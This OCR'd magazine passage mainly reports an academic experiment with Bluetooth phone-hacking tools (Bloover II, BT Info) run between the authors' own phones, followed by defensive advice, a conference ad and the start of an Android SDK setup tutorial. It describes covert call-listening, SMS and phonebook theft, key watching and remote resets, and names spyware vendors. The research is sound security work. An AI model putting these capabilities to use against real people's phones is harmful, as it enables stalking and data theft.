


Figure 2. *Bloover II screen shots*

There are a variety of attacks that can be employed against Bluetooth devices, many with colorful names such as bluebugging, bluebumping, bluedumping, bluejacking, bluesmacking, bluesnarfing, bluespooofing [sic], bluestabbing, bluetoothing, and car whisperer. All take advantage of weaknesses in Bluetooth that allow an attacker unauthorized access to a victim's phone. It is imperative to note that while Bluetooth is commonly associated with networks limited in scope to 100 m, attacks on Bluetooth devices have been documented at ranges in excess of 1,500 m. using Bluetooone [sic] (Laurie, 2006).

One common approach to hacking Bluetooth devices is to employ malformed objects, which are legal files exchanged between BT devices that contain invalid information, thus causing unexpected results. When a Bluetooth device receives a malformed object, such as a vCard or vCal file, the device may become unstable or fail completely. Alternatively, an attacker might also use a vCard or vCal file to inject commands allowing the attacker to take control of the device. This kind of an attack can be very harmful to a phone (E-Stealth, 2008; Laurie et al., 2006).

There are many options that a user can choose from when looking to attack a Bluetooth phone. Web sites such as E-Stealth (http://www.e-stealth.com/) and FlexiSPY (http://www.flexispy.com/) offer commercial products to allow one party to eavesdrop or attack another party's Bluetooth device, ostensibly to trap an unfaithful spouse, catch an unscrupulous employee, or monitor a teenage child. These are merely commercial versions of hacker tools that include Bloover, Bloover II, BT Info, BT_File_Explorer, ISeeYourFiles, MiyuX, and STMBlueS (D3scene, 2008; E-Stealth, 2008; Getjar, 2008; Laurie et al., 2006; SE-NSE, 2006). Many of these programs (like so many hacker tools such as Back Orifice and SubSeven), are distributed as "management tools" but what differentiates them from bona fide management tools is that the managed party may not be aware that the program is running. And, like any "management" tool, these programs are often platform-dependent so that they work best on certain brands of devices and may not work on all devices; MiyuX, for example, works best on Sony Ericsson phones. A nice collection of all of these tools in one package can be found at tradebit (http://www.tradebit.com/filedetail.php/5006527-basic-bluetooth-spy-software).

The first author experimented with the feasibility of actually using this software in a real environment, employing Bloover II (which allows an attacker to obtain information from a victim's phone) and BT Info (which allows an attacker to control the victim's phone). Both were part of the Ultimate Bluetooth Mobile Phone Spy Software New Edition 2008 available from E-Stealth (http://www.e-stealth.com/).

It is worth noting that this software claims to be useable on any Bluetooth phone to hack any other Bluetooth phone but, like so many software claims, this one was overstated. Initial attempts to use the software on a Sanyo SCP-7050 failed because the software could not be installed. Later, the first author purchased a BlackBerry Curve. Although the software user guide provided instructions on how to install the software on a BlackBerry, the install failed when an error stated that the phone did not support the correct Java API.

The phones that were used successfully for testing throughout this project were United Kingdom versions of a Sony Ericsson W550i and a W800i. Theses phone both support JSR-82 enabling them to run the software. In order to actually use the phones, a Subscriber Identity Module (SIM) card was needed for each phone. The SIM card does not actually need to be active if the attacker is only going to be probing and manipulating the target phone and not making calls. Throughout the testing for this project both phones used inactive SIM cards.

Bloover (also known as Blooover), standing for Bluetooth Wireless Technology Hoover, is a proof-of-concept application. Bloover II is a second-generation version of a program that consists of several different types of attacks, including Bluebug, Bluesnarf, Helomoto, and the use of malformed objects. Breeder is a related program that propagates Bloover II clients (Laurie et al., 2006).

The attack software package that was purchased included a program called Bloover II. Once a JSR-82 enabled phone was found, the program installed easily. As for running the program, it seemed to always halt on one of the processes. One of the processes that the software kept halting on was when the program was running the "HeloMoto" attack. During this attack, the hacking phone tries to "plant" an entry into the victim's phonebook. Within the options of the Bloover II program, the hacker can chose which attacks they would like to use on the victim's phone. When going through and trying each attack by itself, the software would always halt on some process. The only operation that could be conducted was the initial audit of the phone to get basic information about the phone.

Figure 2 shows a series of screen shots using Bloover II from a W550i phone to access a W800i phone. Figure 2a shows the attacker's phone scanning for another Bluetooth phone; in Figure 2b, a device named W800i is found. The audit feature of Bloover is initiated (Figure 2c) and results (Figure 2d) include




Figure 3. *BT Info screen shots (device pairing)*

the target device's address, communications channel for communication with the headset and other functional profiles, the RFCOMM channel, and phone contact information. A specific attack type (Bluebug in this case) is selected from the Quick Config menu (Figure 2d).

Because of increased functionality, a larger amount of time was spent using a program called BT Info. With this program, the attacker can completely control the target device if the attacker can become paired with the target. Once the Bluetooth pairing takes places, the attacker can perform a broad set of functions on the target phone, ranging from placing a phone call or sending an SMS message to turning the phone off or performing a master reset. The hardest part for the attacker, in fact, is finding a device with an open Bluetooth connection or tricking someone into pairing his or her phone.

Figure 3 shows a series of screen shots of an attacker's phone (W550i) pairing up with a target phone (W800i). Once pairing has been successfully accomplished, BT Info displays a menu of possible actions (Figure 4a). The Informations screen (Figure 4b) allows the attacker to retrieve basic information about the target phone, such as the phone manufacturer and model, firmware version, battery level, signal level, International Mobile Equipment Identity (IMEI), and International Mobile Subscriber Identity (IMSI).

The Ringing screen (Figure 4c) allows the attacker to control the ringing on the target phone. This option allows the attacker to force the target phone to start ringing and not stop until the target phone is turned off or the attacker issues the *Stop* command. Within the Ringing option, the attacker is able to select the type of ringtone to start.

The Calling menu (Figure 4d) offers four options, allowing the attacker to dial any number, hang up a call, place a current call on hold, or redial the last number. An attacker can use the Calling option, for example, to call a second phone owned by the attacker in order to listen in on the victim's conversations. If the target phone has a speaker function that operates when the phone is closed, the attacker can still be able to establish a call and listen in. From the main Actions menu, the attacker can also change the display language that the phone uses.

The Keys function (Figure 5a) is a feature of BT Info that allows an attacker to watch the keys that the victim pushes as they are being pushed or allows an attacker to remotely press keys on the victim's phone. For the latter function, the attacker can access the target phone's "joystick" keys (Figure 5b) or individual keypad keys (Figure 5c). The control function of BT Info (Figure 5d) allows the attacker to remotely access the target's control keys, including volume control, media player, and camera.

BT Info also gives an attacker access to the target phone's text messages. The SMS action (Figure 6a), for example, allows the attacker to select a mailbox on the victim's phone and retrieve the complete contents of all SMS messages. Some of the other actions are simply informational, including the temperature of the phone, what Bluetooth devices are trusted on the victim's




Figure 4. *BT Info screen shots (initial menu functions)*




Figure 5. *BT Info screen shots (Keys functions)*

phone, what sound, if any, the phone makes when a button is pressed, the memory status, and what action forces a keylock.

The Operations action (Figure 6b) has several options. Automatic Keylock gives an attacker the ability to automatically lock the victim's when it is unlocked; i.e., when the victim unlocks the phone, it will automatically relock itself. The Random Time and Date Change option randomly changes the date and time on the victim's roughly a hundred times per minute. Similarly, the Random Alarm option randomly sets the victim phone's alarm settings.

The Custom Command function (Figure 6c) allows an attacker to power down or force a master reset on a victim's phone. This function can also be used to execute whatever AT commands are available on the target phone. BT Info also has a Phonebook function that allows an attacker to read the victim's phonebook and recent call history.

BT Info was tested using several different Bluetooth phones and was employed most successfully between the two Sony Ericsson phones mentioned above. The first author was able to use one of the Sony Ericsson phones to connect with a Motorola Razr, although the functionality of BT Info was somewhat limited, only allowing call initiation and access to SMS messages. Functionality of BT Info will vary by the model of both attacker and target phone (E-Stealth, 2008).

A video of the first author using BT Info between the two Sony Ericsson phones can be found at http://www.youtube.com/watch?v=MLsKkk4wofY.

As with so many aspects of security, user awareness and vigilance is the best defense against the kinds of attacks described here. The best way to protect a device, obviously, is to simply turn Bluetooth off. A device cannot be hacked via a Bluetooth attack vector if other Bluetooth devices cannot see it. Some devices come with Bluetooth turned on by default so users need to check this setting.

If Bluetooth must be enabled, the user can set the device to be hidden (analogous to not broadcasting the network name on a wireless network). Setting a device to be invisible will still allow Bluetooth communications to function but will only allow connections to trusted devices that have been previously configured. This protection is not perfect, however; if an attacker finds out that a particular device is trusted, they can use their own Bluetooth device to masquerade as the trusted device and will then be able to connect to the target phone (this is a common spoofing attack). If a user must use Bluetooth, they should also only turn it on as needed. In addition, users should change their Bluetooth personal identification number (PIN) every month or so. Changing the PIN requires that any Bluetooth devices that the user regularly employs will need to be re-paired, but it also makes it a bit harder for attackers. Attacks succeed because many users will balk at constantly turning their Bluetooth port on and off, or changing the PIN, but at the very least users should change the default PIN when they first get their Bluetooth enabled device (Jansen & Scarfone, 2008).

The intent of this project was to determine how real the threat is of attacks to Bluetooth-enabled devices and how easy such attacks are to launch. After spending a relatively short amount of time and a few dollars, it is clear how vulnerable Bluetooth technology really is. The idea that someone could listen to all conversations a victim is having without them even knowing, or have their text messages read, are key examples of the dangers of Bluetooth. Even worse, an attacker can initiate a call to someone or text someone without the victim ever knowing. The only way a user would be able to catch this activity is if they were to look through their call log or look at the sent messages on their phone. Even that might be insufficient, as the attacker can delete the records of their nefarious activity and the victim would never know until their bill comes out. The victim would only know about unusual behavior if they carefully look at their bill, which is increasingly problematic since many people do not even look at their detailed call records. And even if someone complains that they "did not make a call on this date and time," the mobile service carrier has proof that the call was made from this device because, indeed, it was. Users need to be made aware of the vulnerabilities of these devices so that they can employ them more effectively, safely, and confidently.

DENNIS BROWNING

received his B.S. degree in Computer & Digital Forensics from Champlain College in May 2009 and currently works in the Information Technology Department at Dealer.com in Burlington, Vermont.

Gary C. Kessler, Ed.S., CCE, CISSP, is an Associate Professor, director of the M.S. in Digital Investigation Management program, and principle investigator at the Center for Digital Investigation at Champlain College. He is also an adjunct associate professor at Edith Cowan University in Perth, Western Australia.




Figure 6. *BT Info screen shots (miscellaneous).*

RSA® CONFERENCE
EUROPE 2011
11 -13 OCTOBER | HILTON LONDON METROPOLE | U.K.

The information security landscape is rapidly changing. Are you ahead of the game?

With information security threats becoming more targeted and sophisticated, how can you and your organisation stay on top of the situation?

Find out at RSA® Conference Europe 2011 - the place for Europe's smartest information security professionals who want to discover the latest trends, technologies and threats affecting the industry. Benefit from:

- 70 educational track sessions
- Keynotes from industry thought leaders
- Interactive programmes
- Demonstrations from leading vendors
- Time to meet and collaborate with peers

Be educated. Be informed. Register now.

www.rsaconference.com/2011/europe/pen

Dates: 11th – 13th October
Venue: Hilton London Metropole Hotel, U.K.

the adventures of alice & bob

HOW TO DEVELOP IN ANDROID?

DUYGU KAHRAMAN

Android is an open source mobile operating system whose number of supporters are continually increasing. Since it is open source and widely supported you can work on it on almost any platform. For this reason android development is more attractive than development in other mobile systems. To prepare our development environment we should first we should choose an IDE (Eclipse,Netbeans..) I'll keep describing based on the assumption that Eclipse is chosen.

If you are new Android SDK ;
You can visit http://developer.android.com/sdk/index.html and select the android sdk suitable for your operating system and start downloading. If you are using Windows please download installer_r12-windows.exe.When the download is completed, you can run the Android SDK Setup Tool and click next. If you haven't installed this before you will see screen below (Figure 1).

It means Java Development Kit(JDK) was not found your system. If you don't install JDK, you won't be able to develop anything with java, so click the button and go to java.oracle.com Dowloads-> Java for Developers->JDK 7. Once you follow these steps, choose your OS and download jdk.Run jdk. Keep the default options and click next in each screen. When installation is completed you will see following screen (Figure 2).

You can see the default directory where the JDK was installed. Then click next. Once the JDK installation is finished you see the screen below (Figure 3).

Then we can return Android SDK Setup Tool (Figure 4).

Now that the system found the jdk version, click next to complete the installation.When you complete SDK installation you will see below (Figure 5).

This is Android SDK and AVD Manager.Select the checkbox "Accept all"since this is the first installation and we would like to install all the examples and all of the sdks.Next click install (Figure 6).

When adb restarts you can click yes (Figure 7).

After all of this you can dowload an ide.

(Eclipse,Netbeans..).Chose Eclipse and click http://www.eclipse.org/downloads/ it must be eclipse 3.5 and higher. I recommended the Eclipse Classic 3.7 version.

After you download eclipse ,unzipit and run the install exe and you will see following screen (Figure 7).

This is the path your PC will have eclipse installed to. If you want to install eclipse in different directory other than the default




Figure 1. *Java Installation*




Figure 2. *Java Installation*




Figure 3. *Complete installation of JDK*




Figure 4. *SDK Setup tool*




Figure 5. *SDK installation complete*




Figure 6. *AVD Manager*




Figure 7. *ADB after restart*

